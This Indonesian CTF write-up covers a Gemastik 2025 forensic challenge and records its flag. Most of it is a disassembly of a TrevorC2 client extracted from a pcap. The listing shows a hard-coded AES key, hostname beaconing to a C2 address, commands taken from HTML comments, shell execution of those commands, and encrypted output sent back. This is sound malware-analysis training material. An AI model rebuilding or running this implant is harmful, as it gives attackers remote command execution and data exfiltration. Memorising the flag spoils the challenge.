Iri - Gemastik 2025

30-08-2025 17:24

`Status` : #on-progress

`Tags` : forensic gemastik penyisihan

`Flag` : **GEMASTIK18{8a0ff41679ec8dde84f47f482693f32e}**

Iri - Gemastik 2025

Problem Statement

Temanku iri karena aku mengerjakan tugas akhir kuliah lebih cepat darinya, tolong bantu analisis forensic artifact ini dan jawab pertanyaan yang sudah disediakan

> Selalu gunakan sandboxed environment untuk menganalisis forensic artifact

`nc 165.232.133.53 9081`

> **Hint 1**
>
> Masih bingung analisis malwarenya? Daripada static reverse, lebih baik menggunakan pendekatan memory dumping

> **Hint 2**
>
> coba pelajari struktur file .hg :))

> **Hint 3**
>
> key dan iv memiliki karakter a-f0-9 dan len == 16

Steps


Diberikan sebuah file **pcapng** yang berisi lalu lintas jaringan antara attacker dan victim. Tugas kita adalah menganalisis artefak digital untuk melacak aktivitas malware, mengungkap C2 server, mengekstrak payload, dan akhirnya mendapatkan flag.

1. Analisis File pcapng

File `.pcapng` dianalisis menggunakan **Wireshark**. Dengan fitur **Follow > HTTP Stream**, ditemukan:

1. Permintaan HTTP ke `/client` mengembalikan file ELF.
2. File ELF tersebut adalah malware client dari Command and Control (C2) server.

> Insight: Ini adalah tahap initial access — malware diunduh oleh korban dari server C2. .



2. Ekstraksi dan Reverse Engineering trevorc2_client.pyc

File **ELF** ternyata adalah *Python Executable* hasil *pyinstaller*. Setelah diekstraksi dengan **pyinstxtractor**[1], ditemukan file `trevorc2_client.pyc`.

```
trevorc2_client.pyc (Python 3.13)
[Code]
    File Name: trevorc2_client.py
    Object Name: <module>
    Qualified Name: <module>
    Arg Count: 0
    Pos Only Arg Count: 0
    KW Only Arg Count: 0
    Stack Size: 7
    Flags: 0x00000000
    [Names]
        'SITE_URL'
        'ROOT_PATH_QUERY'
        'SITE_PATH_QUERY'
        'QUERY_STRING'
        'STUB'
```

```
        'time_interval1'
        'time_interval2'
        'CIPHER'
        'requests'
        'random'
        'base64'
        'time'
        'subprocess'
        'hashlib'
        'Crypto'
        'Random'
        'Crypto.Cipher'
        'AES'
        'sys'
        'platform'
        'object'
        'AESCipher'
        'cipher'
        'random_interval'
        'node'
        'hostname'
        'session'
        'req'
        'connect_trevor'
        'sleep'
        'get'
        'text'
        'html'
        'split'
        'parse'
        'decrypt'
        'Popen'
        'PIPE'
        'proc'
        'communicate'
        'stdout_value'
        'encrypt'
        'str'
        'encode'
        'b64encode'
        'decode'
        'Exception'
        'error'
        'print'
        'KeyboardInterrupt'
        'exit'
    [Locals+Names]
    [Constants]
        'http://192.168.56.102'
        '/'
```

```
        '/images'
        'guid='
        'oldcss='
        2
        8
        'aewfoijdc887xc6qwj21t'
        0
        None
        (
            'Random'
        )
        (
            'AES'
        )
        [Code]
            File Name: trevorc2_client.py
            Object Name: AESCipher
            Qualified Name: AESCipher
            Arg Count: 0
            Pos Only Arg Count: 0
            KW Only Arg Count: 0
            Stack Size: 2
            Flags: 0x00000000
            [Names]
                '__name__'
                '__module__'
                '__qualname__'
                '__firstlineno__'
                '__doc__'
                '__init__'
                'staticmethod'
                'str_to_bytes'
                '_pad'
                '_unpad'
                'encrypt'
                'decrypt'
                '__static_attributes__'
            [Locals+Names]
            [Constants]
                'AESCipher'
                52
                '\nA classical AES Cipher. Can use any size of data and any
size of password thanks to padding.\nAlso ensure the coherence and the type
of the data with a unicode to byte converter.\n'
                [Code]
                    File Name: trevorc2_client.py
                    Object Name: __init__
                    Qualified Name: AESCipher.__init__
                    Arg Count: 2
                    Pos Only Arg Count: 0
```

```
                    KW Only Arg Count: 0
                    Stack Size: 5
                    Flags: 0x00000003 (CO_OPTIMIZED | CO_NEWLOCALS)
                    [Names]
                        'bs'
                        'hashlib'
                        'sha256'
                        'AESCipher'
                        'str_to_bytes'
                        'digest'
                        'key'
                    [Locals+Names]
                        'self'
                        'key'
                    [Constants]
                        None
                        16
                    [Disassembly]
                        0       RESUME                          0
                        2       LOAD_CONST                      1: 16
                        4       LOAD_FAST                       0: self
                        6       STORE_ATTR                      0: bs
                        16      LOAD_GLOBAL                     2: hashlib
                        26      LOAD_ATTR                       4: sha256
                        46      PUSH_NULL
                        48      LOAD_GLOBAL                     6: AESCipher
                        58      LOAD_ATTR                       9:
str_to_bytes
                        78      LOAD_FAST                       1: key
                        80      CALL                            1
                        88      CALL                            1
                        96      LOAD_ATTR                       11: digest
                        116     CALL                            0
                        124     LOAD_FAST                       0: self
                        126     STORE_ATTR                      6: key
                        136     RETURN_CONST                    0: None
                [Code]
                    File Name: trevorc2_client.py
                    Object Name: str_to_bytes
                    Qualified Name: AESCipher.str_to_bytes
                    Arg Count: 1
                    Pos Only Arg Count: 0
                    KW Only Arg Count: 0
                    Stack Size: 5
                    Flags: 0x00000003 (CO_OPTIMIZED | CO_NEWLOCALS)
                    [Names]
                        'type'
                        'decode'
                        'isinstance'
                        'encode'
```

```
                    [Locals+Names]
                        'data'
                        'u_type'
                    [Constants]
                        None
                        b''
                        'utf8'
                    [Disassembly]
                        0       RESUME                          0
                        2       LOAD_GLOBAL                     1: NULL +
type
                        12      LOAD_CONST                      1: b''
                        14      LOAD_ATTR                       3: decode
                        34      LOAD_CONST                      2: 'utf8'
                        36      CALL                            1
                        44      CALL                            1
                        52      STORE_FAST                      1: u_type
                        54      LOAD_GLOBAL                     5: NULL +
isinstance
                        64      LOAD_FAST_LOAD_FAST             1: data,
u_type
                        66      CALL                            2
                        74      TO_BOOL
                        82      POP_JUMP_IF_FALSE               17 (to 118)
                        86      LOAD_FAST                       0: data
                        88      LOAD_ATTR                       7: encode
                        108     LOAD_CONST                      2: 'utf8'
                        110     CALL                            1
                        118     RETURN_VALUE
                        120     LOAD_FAST                       0: data
                        122     RETURN_VALUE
                [Code]
                    File Name: trevorc2_client.py
                    Object Name: _pad
                    Qualified Name: AESCipher._pad
                    Arg Count: 2
                    Pos Only Arg Count: 0
                    KW Only Arg Count: 0
                    Stack Size: 10
                    Flags: 0x00000003 (CO_OPTIMIZED | CO_NEWLOCALS)
                    [Names]
                        'bs'
                        'len'
                        'AESCipher'
                        'str_to_bytes'
                        'chr'
                    [Locals+Names]
                        'self'
                        's'
                    [Constants]
```

```
                        None
                    [Disassembly]
                        0       RESUME                          0
                        2       LOAD_FAST_LOAD_FAST             16: s, self
                        4       LOAD_ATTR                       0: bs
                        24      LOAD_GLOBAL                     3: NULL +
len
                        34      LOAD_FAST                       1: s
                        36      CALL                            1
                        44      LOAD_FAST                       0: self
                        46      LOAD_ATTR                       0: bs
                        66      BINARY_OP                       6 (%)
                        70      BINARY_OP                       10 (-)
                        74      LOAD_GLOBAL                     4: AESCipher
                        84      LOAD_ATTR                       7:
str_to_bytes
                        104     LOAD_GLOBAL                     9: NULL +
chr
                        114     LOAD_FAST                       0: self
                        116     LOAD_ATTR                       0: bs
                        136     LOAD_GLOBAL                     3: NULL +
len
                        146     LOAD_FAST                       1: s
                        148     CALL                            1
                        156     LOAD_FAST                       0: self
                        158     LOAD_ATTR                       0: bs
                        178     BINARY_OP                       6 (%)
                        182     BINARY_OP                       10 (-)
                        186     CALL                            1
                        194     CALL                            1
                        202     BINARY_OP                       5 (*)
                        206     BINARY_OP                       0 (+)
                        210     RETURN_VALUE
                [Code]
                    File Name: trevorc2_client.py
                    Object Name: _unpad
                    Qualified Name: AESCipher._unpad
                    Arg Count: 1
                    Pos Only Arg Count: 0
                    KW Only Arg Count: 0
                    Stack Size: 8
                    Flags: 0x00000003 (CO_OPTIMIZED | CO_NEWLOCALS)
                    [Names]
                        'ord'
                        'len'
                    [Locals+Names]
                        's'
                    [Constants]
                        None
                        1
```

```
                    [Disassembly]
                        0       RESUME                          0
                        2       LOAD_FAST                       0: s
                        4       LOAD_CONST                      0: None
                        6       LOAD_GLOBAL                     1: NULL +
ord
                        16      LOAD_FAST                       0: s
                        18      LOAD_GLOBAL                     3: NULL +
len
                        28      LOAD_FAST                       0: s
                        30      CALL                            1
                        38      LOAD_CONST                      1: 1
                        40      BINARY_OP                       10 (-)
                        44      LOAD_CONST                      0: None
                        46      BINARY_SLICE
                        48      CALL                            1
                        56      UNARY_NEGATIVE
                        58      BINARY_SLICE
                        60      RETURN_VALUE
                [Code]
                    File Name: trevorc2_client.py
                    Object Name: encrypt
                    Qualified Name: AESCipher.encrypt
                    Arg Count: 2
                    Pos Only Arg Count: 0
                    KW Only Arg Count: 0
                    Stack Size: 6
                    Flags: 0x00000003 (CO_OPTIMIZED | CO_NEWLOCALS)
                    [Names]
                        '_pad'
                        'AESCipher'
                        'str_to_bytes'
                        'Random'
                        'new'
                        'read'
                        'AES'
                        'block_size'
                        'key'
                        'MODE_CBC'
                        'base64'
                        'b64encode'
                        'encrypt'
                        'decode'
                    [Locals+Names]
                        'self'
                        'raw'
                        'iv'
                        'cipher'
                    [Constants]
                        None
```

```
                        'utf-8'
                    [Disassembly]
                        0       RESUME                          0
                        2       LOAD_FAST                       0: self
                        4       LOAD_ATTR                       1: _pad
                        24      LOAD_GLOBAL                     2: AESCipher
                        34      LOAD_ATTR                       5:
str_to_bytes
                        54      LOAD_FAST                       1: raw
                        56      CALL                            1
                        64      CALL                            1
                        72      STORE_FAST                      1: raw
                        74      LOAD_GLOBAL                     6: Random
                        84      LOAD_ATTR                       8: new
                        104     PUSH_NULL
                        106     CALL                            0
                        114     LOAD_ATTR                       11: read
                        134     LOAD_GLOBAL                     12: AES
                        144     LOAD_ATTR                       14:
block_size
                        164     CALL                            1
                        172     STORE_FAST                      2: iv
                        174     LOAD_GLOBAL                     12: AES
                        184     LOAD_ATTR                       8: new
                        204     PUSH_NULL
                        206     LOAD_FAST                       0: self
                        208     LOAD_ATTR                       16: key
                        228     LOAD_GLOBAL                     12: AES
                        238     LOAD_ATTR                       18: MODE_CBC
                        258     LOAD_FAST                       2: iv
                        260     CALL                            3
                        268     STORE_FAST                      3: cipher
                        270     LOAD_GLOBAL                     20: base64
                        280     LOAD_ATTR                       22:
b64encode
                        300     PUSH_NULL
                        302     LOAD_FAST_LOAD_FAST             35: iv,
cipher
                        304     LOAD_ATTR                       25: encrypt
                        324     LOAD_FAST                       1: raw
                        326     CALL                            1
                        334     BINARY_OP                       0 (+)
                        338     CALL                            1
                        346     LOAD_ATTR                       27: decode
                        366     LOAD_CONST                      1: 'utf-8'
                        368     CALL                            1
                        376     RETURN_VALUE
                [Code]
                    File Name: trevorc2_client.py
                    Object Name: decrypt
```

```
                    Qualified Name: AESCipher.decrypt
                    Arg Count: 2
                    Pos Only Arg Count: 0
                    KW Only Arg Count: 0
                    Stack Size: 7
                    Flags: 0x00000003 (CO_OPTIMIZED | CO_NEWLOCALS)
                    [Names]
                        'base64'
                        'b64decode'
                        'AES'
                        'block_size'
                        'new'
                        'key'
                        'MODE_CBC'
                        '_unpad'
                        'decrypt'
                        'decode'
                    [Locals+Names]
                        'self'
                        'enc'
                        'iv'
                        'cipher'
                    [Constants]
                        None
                        'utf-8'
                    [Disassembly]
                        0       RESUME                          0
                        2       LOAD_GLOBAL                     0: base64
                        12      LOAD_ATTR                       2: b64decode
                        32      PUSH_NULL
                        34      LOAD_FAST                       1: enc
                        36      CALL                            1
                        44      STORE_FAST                      1: enc
                        46      LOAD_FAST                       1: enc
                        48      LOAD_CONST                      0: None
                        50      LOAD_GLOBAL                     4: AES
                        60      LOAD_ATTR                       6:
block_size
                        80      BINARY_SLICE
                        82      STORE_FAST                      2: iv
                        84      LOAD_GLOBAL                     4: AES
                        94      LOAD_ATTR                       8: new
                        114     PUSH_NULL
                        116     LOAD_FAST                       0: self
                        118     LOAD_ATTR                       10: key
                        138     LOAD_GLOBAL                     4: AES
                        148     LOAD_ATTR                       12: MODE_CBC
                        168     LOAD_FAST                       2: iv
                        170     CALL                            3
                        178     STORE_FAST                      3: cipher
```

```
                        180     LOAD_FAST                        0: self
                        182     LOAD_ATTR                        15: _unpad
                        202     LOAD_FAST                        3: cipher
                        204     LOAD_ATTR                        17: decrypt
                        224     LOAD_FAST                        1: enc
                        226     LOAD_GLOBAL                      4: AES
                        236     LOAD_ATTR                        6:
block_size
                        256     LOAD_CONST                       0: None
                        258     BINARY_SLICE
                        260     CALL                             1
                        268     CALL                             1
                        276     LOAD_ATTR                        19: decode
                        296     LOAD_CONST                       1: 'utf-8'
                        298     CALL                             1
                        306     RETURN_VALUE
                (
                    'bs'
                    'key'
                )
                None
            [Disassembly]
                0       RESUME                          0
                2       LOAD_NAME                       0: __name__
                4       STORE_NAME                      1: __module__
                6       LOAD_CONST                      0: 'AESCipher'
                8       STORE_NAME                      2: __qualname__
                10      LOAD_CONST                      1: 52
                12      STORE_NAME                      3: __firstlineno__
                14      LOAD_CONST                      2: '\nA classical
AES Cipher. Can use any size of data and any size of password thanks to
padding.\nAlso ensure the coherence and the type of the data with a unicode
to byte converter.\n'
                16      STORE_NAME                      4: __doc__
                18      LOAD_CONST                      3: <CODE> __init__
                20      MAKE_FUNCTION
                22      STORE_NAME                      5: __init__
                24      LOAD_NAME                       6: staticmethod
                26      LOAD_CONST                      4: <CODE>
str_to_bytes
                28      MAKE_FUNCTION
                30      CALL                            0
                38      STORE_NAME                      7: str_to_bytes
                40      LOAD_CONST                      5: <CODE> _pad
                42      MAKE_FUNCTION
                44      STORE_NAME                      8: _pad
                46      LOAD_NAME                       6: staticmethod
                48      LOAD_CONST                      6: <CODE> _unpad
                50      MAKE_FUNCTION
                52      CALL                            0
```

```
                60      STORE_NAME                     9: _unpad
                62      LOAD_CONST                     7: <CODE> encrypt
                64      MAKE_FUNCTION
                66      STORE_NAME                     10: encrypt
                68      LOAD_CONST                     8: <CODE> decrypt
                70      MAKE_FUNCTION
                72      STORE_NAME                     11: decrypt
                74      LOAD_CONST                     9: ('bs', 'key')
                76      STORE_NAME                     12:
__static_attributes__
                78      RETURN_CONST                   10: None
        'AESCipher'
        (
            'key'
        )
        [Code]
            File Name: trevorc2_client.py
            Object Name: random_interval
            Qualified Name: random_interval
            Arg Count: 2
            Pos Only Arg Count: 0
            KW Only Arg Count: 0
            Stack Size: 4
            Flags: 0x00000003 (CO_OPTIMIZED | CO_NEWLOCALS)
            [Names]
                'random'
                'randint'
            [Locals+Names]
                'time_interval1'
                'time_interval2'
            [Constants]
                None
            [Disassembly]
                0       RESUME                         0
                2       LOAD_GLOBAL                    0: random
                12      LOAD_ATTR                      2: randint
                32      PUSH_NULL
                34      LOAD_FAST_LOAD_FAST            1: time_interval1,
time_interval2
                36      CALL                           2
                44      RETURN_VALUE
        [Code]
            File Name: trevorc2_client.py
            Object Name: connect_trevor
            Qualified Name: connect_trevor
            Arg Count: 0
            Pos Only Arg Count: 0
            KW Only Arg Count: 0
            Stack Size: 7
            Flags: 0x00000003 (CO_OPTIMIZED | CO_NEWLOCALS)
```

```
            [Names]
                'time'
                'sleep'
                'cipher'
                'encrypt'
                'hostname'
                'encode'
                'base64'
                'b64encode'
                'decode'
                'req'
                'get'
                'SITE_URL'
                'SITE_PATH_QUERY'
                'QUERY_STRING'
                'text'
                'Exception'
                'str'
                'print'
            [Locals+Names]
                'hostname_send'
                'html'
                'error'
            [Constants]
                None
                1
                'magic_hostname='
                'utf-8'
                '?'
                'User-Agent'
                'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like
Gecko'
                (
                    'headers'
                )
                'Connection refused'
                '[!] Something went wrong, printing error: '
            [Disassembly]
                0       RESUME                          0
                2       NOP
                4       LOAD_GLOBAL                     0: time
                14      LOAD_ATTR                       2: sleep
                34      PUSH_NULL
                36      LOAD_CONST                      1: 1
                38      CALL                            1
                46      POP_TOP
                48      NOP
                50      LOAD_GLOBAL                     4: cipher
                60      LOAD_ATTR                       7: encrypt
                80      LOAD_CONST                      2: 'magic_hostname='
```

```
                82      LOAD_GLOBAL                     8: hostname
                92      BINARY_OP                       0 (+)
                96      CALL                            1
                104     LOAD_ATTR                       11: encode
                124     LOAD_CONST                      3: 'utf-8'
                126     CALL                            1
                134     STORE_FAST                      0: hostname_send
                136     LOAD_GLOBAL                     12: base64
                146     LOAD_ATTR                       14: b64encode
                166     PUSH_NULL
                168     LOAD_FAST                       0: hostname_send
                170     CALL                            1
                178     LOAD_ATTR                       17: decode
                198     LOAD_CONST                      3: 'utf-8'
                200     CALL                            1
                208     STORE_FAST                      0: hostname_send
                210     LOAD_GLOBAL                     18: req
                220     LOAD_ATTR                       21: get
                240     LOAD_GLOBAL                     22: SITE_URL
                250     LOAD_GLOBAL                     24: SITE_PATH_QUERY
                260     BINARY_OP                       0 (+)
                264     LOAD_CONST                      4: '?'
                266     BINARY_OP                       0 (+)
                270     LOAD_GLOBAL                     26: QUERY_STRING
                280     BINARY_OP                       0 (+)
                284     LOAD_FAST                       0: hostname_send
                286     BINARY_OP                       0 (+)
                290     LOAD_CONST                      5: 'User-Agent'
                292     LOAD_CONST                      6: 'Mozilla/5.0
(Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'
                294     BUILD_MAP                       1
                296     LOAD_CONST                      7: ('headers',)
                298     CALL_KW                         2
                300     LOAD_ATTR                       28: text
                320     STORE_FAST                      1: html
                322     RETURN_CONST                    0: None
                324     PUSH_EXC_INFO
                326     LOAD_GLOBAL                     30: Exception
                336     CHECK_EXC_MATCH
                338     POP_JUMP_IF_FALSE               53 (to 446)
                342     STORE_FAST                      2: error
                344     LOAD_CONST                      8: 'Connection
refused'
                346     LOAD_GLOBAL                     33: NULL + str
                356     LOAD_FAST                       2: error
                358     CALL                            1
                366     CONTAINS_OP                     0 (in)
                370     POP_JUMP_IF_FALSE               5 (to 382)
                374     POP_EXCEPT
                376     LOAD_CONST                      0: None
```

```
                378     STORE_FAST                      2: error
                380     DELETE_FAST                     2: error
                382     JUMP_FORWARD                    36 (to 456)
                384     LOAD_GLOBAL                     35: NULL + print
                394     LOAD_CONST                      9: '[!] Something
went wrong, printing error: '
                396     LOAD_GLOBAL                     33: NULL + str
                406     LOAD_FAST                       2: error
                408     CALL                            1
                416     BINARY_OP                       0 (+)
                420     CALL                            1
                428     POP_TOP
                430     POP_EXCEPT
                432     LOAD_CONST                      0: None
                434     STORE_FAST                      2: error
                436     DELETE_FAST                     2: error
                438     JUMP_FORWARD                    8 (to 456)
                440     LOAD_CONST                      0: None
                442     STORE_FAST                      2: error
                444     DELETE_FAST                     2: error
                446     RERAISE                         1
                448     RERAISE                         0
                450     COPY                            3
                452     POP_EXCEPT
                454     RERAISE                         1
                456     JUMP_BACKWARD                   228 (to 2)
        1
        'User-Agent'
        'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'
        (
            'headers'
        )
        '<!-- %s'
        '-->'
        'nothing'
        '::::'
        True
        (
            'shell'
            'stdout'
            'stderr'
        )
        'utf-8'
        '?'
        'Connection refused'
        '[!] Something went wrong, printing error: '
        '\n[!] Exiting TrevorC2 Client...'
    [Disassembly]
        0       RESUME                          0
        2       LOAD_CONST                      0: 'http://192.168.56.102'
```

```
4       STORE_NAME                  0: SITE_URL
6       LOAD_CONST                  1: '/'
8       STORE_NAME                  1: ROOT_PATH_QUERY
10      LOAD_CONST                  2: '/images'
12      STORE_NAME                  2: SITE_PATH_QUERY
14      LOAD_CONST                  3: 'guid='
16      STORE_NAME                  3: QUERY_STRING
18      LOAD_CONST                  4: 'oldcss='
20      STORE_NAME                  4: STUB
22      LOAD_CONST                  5: 2
24      STORE_NAME                  5: time_interval1
26      LOAD_CONST                  6: 8
28      STORE_NAME                  6: time_interval2
30      LOAD_CONST                  7: 'aewfoijdc887xc6qwj21t'
32      STORE_NAME                  7: CIPHER
34      LOAD_CONST                  8: 0
36      LOAD_CONST                  9: None
38      IMPORT_NAME                 8: requests
40      STORE_NAME                  8: requests
42      LOAD_CONST                  8: 0
44      LOAD_CONST                  9: None
46      IMPORT_NAME                 9: random
48      STORE_NAME                  9: random
50      LOAD_CONST                  8: 0
52      LOAD_CONST                  9: None
54      IMPORT_NAME                 10: base64
56      STORE_NAME                  10: base64
58      LOAD_CONST                  8: 0
60      LOAD_CONST                  9: None
62      IMPORT_NAME                 11: time
64      STORE_NAME                  11: time
66      LOAD_CONST                  8: 0
68      LOAD_CONST                  9: None
70      IMPORT_NAME                 12: subprocess
72      STORE_NAME                  12: subprocess
74      LOAD_CONST                  8: 0
76      LOAD_CONST                  9: None
78      IMPORT_NAME                 13: hashlib
80      STORE_NAME                  13: hashlib
82      LOAD_CONST                  8: 0
84      LOAD_CONST                  10: ('Random',)
86      IMPORT_NAME                 14: Crypto
88      IMPORT_FROM                 15: Random
90      STORE_NAME                  15: Random
92      POP_TOP
94      LOAD_CONST                  8: 0
96      LOAD_CONST                  11: ('AES',)
98      IMPORT_NAME                 16: Crypto.Cipher
100     IMPORT_FROM                 17: AES
102     STORE_NAME                  17: AES
```

```
104     POP_TOP
106     LOAD_CONST                    8: 0
108     LOAD_CONST                    9: None
110     IMPORT_NAME                   18: sys
112     STORE_NAME                    18: sys
114     LOAD_CONST                    8: 0
116     LOAD_CONST                    9: None
118     IMPORT_NAME                   19: platform
120     STORE_NAME                    19: platform
122     LOAD_BUILD_CLASS
124     PUSH_NULL
126     LOAD_CONST                    12: <CODE> AESCipher
128     MAKE_FUNCTION
130     LOAD_CONST                    13: 'AESCipher'
132     LOAD_NAME                     20: object
134     CALL                          3
142     STORE_NAME                    21: AESCipher
144     LOAD_NAME                     21: AESCipher
146     PUSH_NULL
148     LOAD_NAME                     7: CIPHER
150     LOAD_CONST                    14: ('key',)
152     CALL_KW                       1
154     STORE_NAME                    22: cipher
156     LOAD_CONST                    15: <CODE> random_interval
158     MAKE_FUNCTION
160     STORE_NAME                    23: random_interval
162     LOAD_NAME                     19: platform
164     LOAD_ATTR                     48: node
184     PUSH_NULL
186     CALL                          0
194     STORE_NAME                    25: hostname
196     LOAD_NAME                     8: requests
198     LOAD_ATTR                     52: session
218     PUSH_NULL
220     CALL                          0
228     STORE_NAME                    27: req
230     LOAD_CONST                    16: <CODE> connect_trevor
232     MAKE_FUNCTION
234     STORE_NAME                    28: connect_trevor
236     LOAD_NAME                     28: connect_trevor
238     PUSH_NULL
240     CALL                          0
248     POP_TOP
250     NOP
252     NOP
254     LOAD_NAME                     11: time
256     LOAD_ATTR                     58: sleep
276     PUSH_NULL
278     LOAD_NAME                     23: random_interval
280     PUSH_NULL
```

```
        282     LOAD_NAME                    5: time_interval1
        284     LOAD_NAME                    6: time_interval2
        286     CALL                         2
        294     CALL                         1
        302     POP_TOP
        304     LOAD_NAME                    27: req
        306     LOAD_ATTR                    61: get
        326     LOAD_NAME                    0: SITE_URL
        328     LOAD_NAME                    1: ROOT_PATH_QUERY
        330     BINARY_OP                    0 (+)
        334     LOAD_CONST                   18: 'User-Agent'
        336     LOAD_CONST                   19: 'Mozilla/5.0 (Windows NT
6.3; Trident/7.0; rv:11.0) like Gecko'
        338     BUILD_MAP                    1
        340     LOAD_CONST                   20: ('headers',)
        342     CALL_KW                      2
        344     LOAD_ATTR                    62: text
        364     STORE_NAME                   32: html
        366     LOAD_NAME                    32: html
        368     LOAD_ATTR                    67: split
        388     LOAD_CONST                   21: '<!-- %s'
        390     LOAD_NAME                    4: STUB
        392     BINARY_OP                    6 (%)
        396     CALL                         1
        404     LOAD_CONST                   17: 1
        406     BINARY_SUBSCR
        410     LOAD_ATTR                    67: split
        430     LOAD_CONST                   22: '-->'
        432     CALL                         1
        440     LOAD_CONST                   8: 0
        442     BINARY_SUBSCR
        446     STORE_NAME                   34: parse
        448     LOAD_NAME                    22: cipher
        450     LOAD_ATTR                    71: decrypt
        470     LOAD_NAME                    34: parse
        472     CALL                         1
        480     STORE_NAME                   34: parse
        482     LOAD_NAME                    34: parse
        484     LOAD_CONST                   23: 'nothing'
        486     COMPARE_OP                   88 (==)
        490     POP_JUMP_IF_FALSE            1 (to 494)
        494     JUMP_FORWARD                 229 (to 954)
        496     LOAD_NAME                    25: hostname
        498     LOAD_NAME                    34: parse
        500     CONTAINS_OP                  0 (in)
        504     POP_JUMP_IF_FALSE            223 (to 952)
        508     LOAD_NAME                    34: parse
        510     LOAD_ATTR                    67: split
        530     LOAD_NAME                    25: hostname
        532     LOAD_CONST                   24: '::::'
```

```
        534     BINARY_OP                       0 (+)
        538     CALL                            1
        546     LOAD_CONST                      17: 1
        548     BINARY_SUBSCR
        552     STORE_NAME                      34: parse
        554     LOAD_NAME                       12: subprocess
        556     LOAD_ATTR                       72: Popen
        576     PUSH_NULL
        578     LOAD_NAME                       34: parse
        580     LOAD_CONST                      25: True
        582     LOAD_NAME                       12: subprocess
        584     LOAD_ATTR                       74: PIPE
        604     LOAD_NAME                       12: subprocess
        606     LOAD_ATTR                       74: PIPE
        626     LOAD_CONST                      26: ('shell', 'stdout',
'stderr')
        628     CALL_KW                         4
        630     STORE_NAME                      38: proc
        632     LOAD_NAME                       38: proc
        634     LOAD_ATTR                       79: communicate
        654     CALL                            0
        662     LOAD_CONST                      8: 0
        664     BINARY_SUBSCR
        668     STORE_NAME                      40: stdout_value
        670     LOAD_NAME                       22: cipher
        672     LOAD_ATTR                       83: encrypt
        692     LOAD_NAME                       25: hostname
        694     LOAD_CONST                      24: '::::'
        696     BINARY_OP                       0 (+)
        700     LOAD_NAME                       42: str
        702     PUSH_NULL
        704     LOAD_NAME                       40: stdout_value
        706     CALL                            1
        714     BINARY_OP                       0 (+)
        718     CALL                            1
        726     LOAD_ATTR                       87: encode
        746     LOAD_CONST                      27: 'utf-8'
        748     CALL                            1
        756     STORE_NAME                      40: stdout_value
        758     LOAD_NAME                       10: base64
        760     LOAD_ATTR                       88: b64encode
        780     PUSH_NULL
        782     LOAD_NAME                       40: stdout_value
        784     CALL                            1
        792     LOAD_ATTR                       91: decode
        812     LOAD_CONST                      27: 'utf-8'
        814     CALL                            1
        822     STORE_NAME                      40: stdout_value
        824     LOAD_NAME                       27: req
        826     LOAD_ATTR                       61: get
```

```
        846     LOAD_NAME                        0: SITE_URL
        848     LOAD_NAME                        2: SITE_PATH_QUERY
        850     BINARY_OP                        0 (+)
        854     LOAD_CONST                       28: '?'
        856     BINARY_OP                        0 (+)
        860     LOAD_NAME                        3: QUERY_STRING
        862     BINARY_OP                        0 (+)
        866     LOAD_NAME                        40: stdout_value
        868     BINARY_OP                        0 (+)
        872     LOAD_CONST                       18: 'User-Agent'
        874     LOAD_CONST                       19: 'Mozilla/5.0 (Windows NT
6.3; Trident/7.0; rv:11.0) like Gecko'
        876     BUILD_MAP                        1
        878     LOAD_CONST                       20: ('headers',)
        880     CALL_KW                          2
        882     LOAD_ATTR                        62: text
        902     STORE_NAME                       32: html
        904     LOAD_NAME                        11: time
        906     LOAD_ATTR                        58: sleep
        926     PUSH_NULL
        928     LOAD_NAME                        23: random_interval
        930     PUSH_NULL
        932     LOAD_NAME                        5: time_interval1
        934     LOAD_NAME                        6: time_interval2
        936     CALL                             2
        944     CALL                             1
        952     POP_TOP
        954     JUMP_BACKWARD                    354 (to 250)
        960     PUSH_EXC_INFO
        962     LOAD_NAME                        46: Exception
        964     CHECK_EXC_MATCH
        966     POP_JUMP_IF_FALSE                51 (to 1070)
        970     STORE_NAME                       47: error
        972     LOAD_CONST                       29: 'Connection refused'
        974     LOAD_NAME                        42: str
        976     PUSH_NULL
        978     LOAD_NAME                        47: error
        980     CALL                             1
